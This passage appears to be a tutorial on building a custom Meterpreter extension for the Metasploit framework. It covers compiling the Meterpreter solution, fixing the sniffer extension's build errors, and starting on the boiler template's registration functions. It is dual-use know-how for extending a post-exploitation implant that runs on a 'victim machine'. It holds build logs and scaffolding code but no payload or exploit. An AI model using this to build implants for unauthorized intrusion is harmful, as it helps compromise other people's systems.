


Meterpreter Extension


To your own meterpreter extension you will have to do the following sub tasks:

- Create a .dll file (server part), what will be uploaded to the victim machine, and will do the required task. To do this there is a meterpreter solution in the „C:\Program Files\Rapid7\framework\msf3\external\source\meterpreter\workspace\meterpreter.sln” directory. It is created in Visual Studio 2008 C++ so I recommend to use that, for your development.
- You have to create a client part of this application in ruby, what will send the commands to and accept the answers from the previously described server part.
- Most probably you have to create a data type definition, where you describe what format do you send the data between the Server and the Client part. In case of simple application it may not be necessary.
- And finally you have to create an application in ruby to register the new extension to the console interface to be able to use it.


Let us start to create our first application, the infamous „Hello Word” application, just to see how does the development goes under meterpreter. First we start to write a server application To do this open the „C:\Program Files\Rapid7\framework\msf3\external\source\meterpreter\workspace\meterpreter.sln” file.



Choose release as Build method (the default is Debug, but it is much more difficult to make the solution compile on that way, and most probably you do not need the features given by it, so better to choose the Release):



Now try to compile the original version came with metasploit, to get the same start point what is in the metasploit. From the build menu choose the „Build Solution” command.



You will get an error message (this tutorial is based on the 3.6 release version of metasploit, so further versions may give different error messages, the task is to use your general C++ programming knowledge, and somehow compile it. Since this time only references to different libraries, and header files were missing, from the solution, what one had to read):

Search for the project ext_server_sniffer, and you will get this error message:

----- Build started: Project: ext_server_sniffer, Configuration: Release Win32 -----

Compiling...

sniffer.c


c:\program

files\rapid7\framework\msf3\external\source\meterpreter\source\extensions\sniffer\sniffer.h(9) : fatal error C1083: Cannot open include file: 'HNPsSdkUser.h': No such file or directory

Build log was saved at "file://c:\Program

Files\Rapid7\framework\msf3\external\source\meterpreter\workspace\ext_server_sniffer\Release\BuildLog.htm"


ext_server_sniffer - 1 error(s), 0 warning(s)




It is caused by that this project requires the MicroOLAP Packet Sniffer SDK, and it does not know where is it installed on your machine. It is not a free application, but a 30 day demo version could be downloaded, what is more than enough to do this tutorial. The demo version can be downloaded from the following website:

After you downloaded and installed it to your machine the next step is to tell the ext_server_sniffer


project where you installed it. To do this right click `ext_server_sniffer` in the „solution explorer” window, and in the pop-up menu choose the properties command.



In the appearing new window go to the configuration properties / C/C++ / General and click to the „...” next to the „Additional Include Directories”. One can see that there is a ./pssdk directory added, but if you go to the „C:\Program Files\Rapid7\framework\msf3\external\source\meterpreter\workspace\ext_server_sniffer” directory there is no pssdk sub-directory in your file-system. Because it is not a free program the Metasploit does not give it to you.



Navigate to the install directory of pssdk (by default it is C:\Program Files\MicroOLAP Packet Sniffer SDK\) and within that find the win32\pssdk_dll\cpp subdirectory. From here copy the include directory to the directory of ext_server_sniffer projekt (by default „C:\Program Files\Rapid7\framework\msf3\external\source\meterpreter\workspace\ext_server_sniffer”) and do not forget to rename it from include to pssdk.




OK, we corrected the error, try to compile again. Now we will get another very nice error message about the ext_server_sniffer project:


```

----- Rebuild All started: Project: ext_server_sniffer, Configuration: Release Win32 -----
Deleting intermediate and output files for project 'ext_server_sniffer', configuration 'Release|Win32'
Compiling...
sniffer.c
..\..\source\extensions\sniffer\sniffer.c(471) : warning C4101: 'ifn' : unreferenced local variable
Linking...
LINK : fatal error LNK1181: cannot open input file '..\pssdk\pssdk.lib'
Build log was saved at "file://c:\Program
Files\Rapid7\framework\msf3\external\source\meterpreter\workspace\ext_server_sniffer\Release\B
uildLog.htm"
ext_server_sniffer - 1 error(s), 1 warning(s)

```



OK, correct it as well. Now the problem is that, it find the include files, but it does not find the precompiled .lib fájl belongs to the pssdk. Again right click ext_server_sniffer in the „solution explorer” window, and in the pop-up menu choose the properties command.



The screenshot shows the 'ext_server_sniffer Property Pages' dialog box. The 'Linker' section is expanded, and 'Additional Library Directories' is selected. The table shows the output file as '.\Release\ext_server_sniffer.dll' and the additional library directories as '..\metsrv\Release;..\pssdk\..\..\source\openssl\...'.

Property	Value
Output File	.\Release\ext_server_sniffer.dll
Show Progress	Not Set
Version	
Enable Incremental Linking	No (/INCREMENTAL:NO)
Suppress Startup Banner	Yes (/NOLOGO)
Ignore Import Library	No
Register Output	No
Per-user Redirection	No
Additional Library Directories	..\metsrv\Release;..\pssdk\..\..\source\openssl\...
Link Library Dependencies	Yes
Use Library Dependency Inputs	No
Use UNICODE Response Files	Yes

Additional Library Directories
Specifies one or more additional paths to search for libraries; configuration specific; use semi-colon delimited list if more than one. (/LIBPATH:[dir])

Again let us try to compile it.

```

----- Build started: Project: ext_server_sniffer, Configuration: Release Win32 -----
Compiling...
sniffer.c
..\source\extensions\sniffer\sniffer.c(471) : warning C4101: 'ifn' : unreferenced local variable
Linking...
  Creating library .\Release\ext_server_sniffer.lib and object .\Release\ext_server_sniffer.exp
sniffer.obj : error LNK2019: unresolved external symbol _lock_release referenced in function
_sniffer_receive@20
sniffer.obj : error LNK2019: unresolved external symbol _lock_acquire referenced in function
_sniffer_receive@20
sniffer.obj : error LNK2019: unresolved external symbol _lock_create referenced in function
_InitServerExtension
sniffer.obj : error LNK2019: unresolved external symbol _lock_destroy referenced in function
_DeinitServerExtension

```


.\Release/ext_server_sniffer.dll : fatal error LNK1120: 4 unresolved externals

Build log was saved at "file://c:\Program


Files\Rapid7\framework\msf3\external\source\meterpreter\workspace\ext_server_sniffer\Release\BuildLog.htm"

ext_server_sniffer - 5 error(s), 1 warning(s)


If we search for the lock_release function mentioned in the error message, Then right click to it, and from the pop-up menu select the „go to definition” command we will know that it is defined in the thread.c file what is part of the common project. The problem is that, the pre-compiled common.lib file is not added to the linker.



To correct it again right click ext_server_sniffer in the „solution explorer” window, and in the pop-up menu choose the properties command.




In the appearing window go to the configuration properties / Linker / input and click to the „...” next to the „additional dependencies” and add to it the: `..\common\Release\common.lib` line.



Then Build the solution again. At this time the compilation was successful:

===== Build: 11 succeeded, 0 failed, 0 up-to-date, 1 skipped =====

Now we could compile the meterpreter came with metasploit, we have a stable base, and can start to add to it our code. One can start from an empty project, but there is a project called boiler, what is practically an empty project but with all the necessary settings to use it from metasploit, so first for the hello world application we only modify it, and do not create a new project, to keep it simpler. Double click to the boiler.c under the ext_server_boiler project.



We will see the following functions:

```
DWORD __declspec(dllexport) InitServerExtension(Remote *remote)
DWORD __declspec(dllexport) DeinitServerExtension(Remote *remote)
```

These functions are always necessary they load and unload the extensions, and register, deregister the commands of the new extension to the Meterpreter. We do not have to change the content of these functions, because they are written in general way. The InitServerExtension will go through the customCommands[] array, and register all the commands find there:

```
DWORD __declspec(dllexport) InitServerExtension(Remote *remote)
{
    DWORD index;
    hMetSrv = remote->hMetSrv;
    for (index = 0;
        customCommands[index].method;
        index++)
        command_register(&customCommands[index]);
    return ERROR_SUCCESS;
}
```

And similarly the DeinitServerExtension deregister all the commands what it finds in the customCommands[] array.

```
DWORD __declspec(dllexport) DeinitServerExtension(Remote *remote)
{
    DWORD index;
    for (index = 0;
        customCommands[index].method;
        index++)
